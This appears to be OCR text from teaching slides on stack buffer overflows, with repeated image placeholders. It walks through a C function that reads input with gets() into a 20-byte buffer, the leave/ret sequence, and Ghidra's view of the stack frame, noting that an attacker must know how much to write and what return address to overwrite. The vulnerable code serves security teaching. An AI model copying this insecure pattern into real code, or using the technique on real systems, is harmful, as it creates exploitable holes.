void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```

EIP




Buffer Overflows

Memory layout for each function




Buffer Overflows

Memory layout for each function



Buffer Overflows




Buffer Overflows

After a function call…

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```

EIP




Buffer Overflows

Step 1: Add variable space back to %ESP

ASM: `leave`

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```


EIP



Buffer Overflows

Step 2: Restore the old %EBP from the value on the stack

ASM: `leave`




Buffer Overflows

Step 3: Set %EIP to be the return address on the stack

ASM: `ret`

EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Step 3: Set %EIP to be the return address on the stack

ASM: `ret`

EIP


```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```



Buffer Overflows

An attacker needs to know two things:

1. How much data to write
2. What to overwrite the return with




Buffer Overflows

An attacker needs to know two things:

1. How much data to write
2. What to overwrite the return with

“lol” said the Ghidra “lmao”


```
                    void __cdecl vuln(_Bool is_admin)
void                  <VOID>          <RETURN>
_Bool                 Stack[0x4]:1    is_admin
undefined4            Stack[-0x8]:4   local_8
char[20]              Stack[-0x20]... name

undefined1            Stack[-0x30]:1 local_30
```



Buffer Overflows

Example (start of function)


```
                    void __cdecl vuln(_Bool is_admin)
void                  <VOID>          <RETURN>
_Bool                 Stack[0x4]:1    is_admin
undefined4            Stack[-0x8]:4   local_8
char[20]              Stack[-0x20]... name

undefined1            Stack[-0x30]:1 local_30
```



Buffer Overflows


Example (during function)

```
                    void __cdecl vuln(_Bool is_admin)
void                  <VOID>          <RETURN>
_Bool                 Stack[0x4]:1    is_admin
undefined4            Stack[-0x8]:4   local_8
char[20]              Stack[-0x20]... name

undefined1            Stack[-0x30]:1 local_30
```



Buffer Overflows

